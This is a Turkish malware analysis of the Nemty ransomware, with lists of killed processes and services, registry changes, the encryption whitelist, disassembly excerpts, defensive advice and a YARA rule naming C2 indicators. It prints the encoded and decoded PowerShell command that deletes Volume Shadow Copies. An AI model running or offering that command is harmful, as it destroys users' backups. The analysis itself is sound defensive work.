
Zararlıyı işlemlerini henüz bitirmeyen Nemty, bu zararlı komutlarından sonra bir çok işlemi de zorlu bir şekilde durdurmaktadır. Ransomware türündeki Nemty zararlısının durduğu servislerin listesi aşağıdadır:

- Sql
- Winword
- Wordpad
- Outlook
- Thunderbird
- Oracle
- Excel
- Onenote
- Virtualboxvm
- Node
- QBW32
- WBGX
- Teams
- Flow



Ransomware türündeki Nemty zararlısı sadece çalışan işlemleri değil, listesi aşağıda yer alan spesifik hizmetleri de sonlandırmaktadır:

- DbxSvc
- OracleXETNSListener
- OracleServiceXE
- AcrSch2Svc
- AcronisAgent
- Apache2.4
- SQLWriter
- SQLEXPRESS
- MSSQL
- MSSQLServerADHelper100
- MongoDB
- SQLAgent
- SQLEXPRESS
- SQLBrowser
- CobianBackup11
- cbVSCService11
- QBCFMontorService
- QBVSS



Belirli process ve hizmetleri sonlandıran Nemty, Powershell komut istemcisine;

```
-e
RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AG
MAbwBwAHkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAkAF8ALgBEAG
UAbABlAHQAZQAoACkAOwB9AA==
```


komutunu göndermektedir. Base ile encode edilen komut decode edildiğinde;

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

komutunun ortaya çıktığı tespit edilmiştir. Ransomware türündeki Nemty zararlısı Shadow Copy'leri silme işlemini birkaç defa gerçekleştirmekte ve bunu hem Windows'un klasik komut satırından, hem de Powershell komut istemcisinden gerçekleştirmektedir.

Kayıt Defteri Bulguları

Ransomware türündeki Nemty zararlısı Windows Kayıt Defteri'nde bir çok değişiklik yapmaktadır. En kritik değişiklik tespit edilmiş olup HKCU\Software altında NEMTY adında bir kayıt defteri klasörü oluşturmaktadır. Bu klasörün içerisinde ise **cfg**, **fid** ve **pbkey** adında 3 adet değer bulunmaktadır.




Ve runtime zamanında sık sık bu değerlerin olup olmadığını kontrol etmektedir.

Whitelist

Ransomware türündeki Nemty zararlısının dosya şifreleme aşamasında whitelist kullandığı tespit edilmiştir. Aşağıda yer alan listedeki uzantılara sahip olan dosyalar whitelist'ini oluşturmakta ve bu uzantılara sahip olan dosyaları şifrelememektedir.

- .exe
- .log
- .cab
- .cmd
- .com
- .cpl
- .ini
- .dll
- .url
- .ttf
- .mp3
- .pif
- .mp4
- .NEFILIM
- .msi
- .lnk



Whitelist'inde var olan uzantıların haricinde, spesifik dosya isimleri de whitelist'te bulunmaktadır.

- Windows
- $RECYCLE.BIN
- rsa
- NTDETECT.COM
- ntldr
- MSDOS.SYS
- IO.SYS
- boot.ini
- AUTOEXEC.bat
- ntuser.dat
- Desktop.ini
- CONFIG.SYS
- RECYCLER
- BOOTSECT.BAK
- bootmgr
- Programdata
- Appdata
- Program Files
- Program Files (X86)
- Microsoft
- Sophos
- Pagefile.sys

```
call esi
test eax,eax
je nemty.401B1E
push nemty.411440                          411440:L".."
lea eax,dword ptr ss:[esp+D0]
push eax
call esi
test eax,eax
je nemty.401B1E
push nemty.411448                          411448:L"..."
lea eax,dword ptr ss:[esp+D0]
push eax
call esi
test eax,eax
je nemty.401B1E
push nemty.411450                          411450:L"windows"
lea eax,dword ptr ss:[esp+D0]
push eax
call esi
test eax,eax
je nemty.401B1E
push nemty.411460                          411460:L"$RECYCLE.BIN"
lea eax,dword ptr ss:[esp+D0]
push eax
call esi
test eax,eax
je nemty.401B1E
push nemty.41147C                          41147C:L"rsa"
lea eax,dword ptr ss:[esp+D0]
push eax
call esi
test eax,eax
je nemty.401B1E
push nemty.411484                          411484:L"NTDETECT.COM"
lea eax,dword ptr ss:[esp+D0]
```

Ransomware türündeki Nemty zararlısının runtime zamanında analizinde sıradışı stringlere rastlanmaktadır.

```
mov eax,dword ptr ss:[ebp-48]
mov ecx,dword ptr ss:[ebp-68]
mov dword ptr ds:[ecx],eax                 eax:"a nastol'ko ebanuty, chto lezhal v durke"
mov dword ptr ds:[eax+4],ecx               eax+4:"stol'ko ebanuty, chto lezhal v durke"
lea eax,dword ptr ds:[esi+2]               eax:"a nastol'ko ebanuty, chto lezhal v durke"
mov dword ptr ss:[ebp+10],eax
test byte ptr ds:[eax],8                   eax:"a nastol'ko ebanuty, chto lezhal v durke"
jne ntdll.77E862DC
mov ebx,dword ptr ss:[ebp+10]
mov al,byte ptr ds:[ebx]
mov byte ptr ss:[ebp-A0],al
cmp dword ptr ss:[ebp-44],0
je ntdll.77E824FE
mov al,byte ptr ss:[ebp-19]
mov byte ptr ds:[ebx],al
movzx ecx,word ptr ds:[esi]
mov edi,dword ptr ss:[ebp-2C]
sub ecx,edi
mov dword ptr ss:[ebp-A4],ecx
mov word ptr ds:[esi],di
mov eax,dword ptr ss:[ebp+C]
sub eax,dword ptr ss:[ebp+8]
mov dword ptr ss:[ebp-38],eax
lea edx,dword ptr ds:[esi+7]
cmp eax,3F                                 eax:"a nastol'ko ebanuty, chto lezhal v durke", 3F:'?'
jae ntdll.77EBAE63
mov byte ptr ds:[edx],al
mov ebx,dword ptr ss:[ebp-20]
lea eax,dword ptr ds:[esi+3]               eax:"a nastol'ko ebanuty, chto lezhal v durke"
mov dword ptr ss:[ebp-2C],eax
mov byte ptr ds:[eax],0                    eax:"a nastol'ko ebanuty, chto lezhal v durke"
test ecx,ecx
je ntdll.77E633C5
```

Ransomware türündeki Nemty zararlısını ortaya koyan saldırgan, analistlere sık sık yukarıdaki görselde olduğu gibi mesajlar vermektedir. Mesajların diline bakıldığında Rusça olduğu tespit edilmektedir.

Çözüm Önerileri

Ransomware türündeki Nemty zararlısından korunmanın yolları bulunmaktadır:

- Sistemlerde güncel, güvenilir bir antivirüs yazılımının kullanılması,
- Gelen maillere özenle dikkat edilmesi, eklerin analiz edilmeden bilinçsizce açılmaması,
- Spam maillerin dikkate alınmaması,
- Mutex nesnelerinin sistem üzerinde oluşturulması gibi çözümler, Ransomware türündeki Nemty zararlısının sisteme bulaşmasını engelleyebilmektedir.

YARA

```
import "hash"

rule nemty:ransomware{

	meta:
		description = "Nemty Ransomware"
		analyzer = "Fatih ŞENSOY"
		version = "2.6"
		release_date = "09.03.2020"


	strings:
		$site = "nemty10.biz"
		$ip = "91.215.170.231"
		$ip2 = "45.143.138.38"
		$str1 = "f:\dd\vctools\crt_bld\self_x86\crt\src\_file.c"
		$str2 = "f:\dd\vctools\crt_bld\self_x86\crt\src\onexit.c"
		$mutex = "edu v magazi gucccchi v spb, grrrrrraa, ona zhret moi xui kak-budto eto
burger..."
		$user_agent = "Naruto Uzumake"

	condition:
		hash.md5(0,filesize) == "2b6c6d8424c1b149c7f81e2565aaa7e6" or $mutex and
$user_agent or all of them
}
```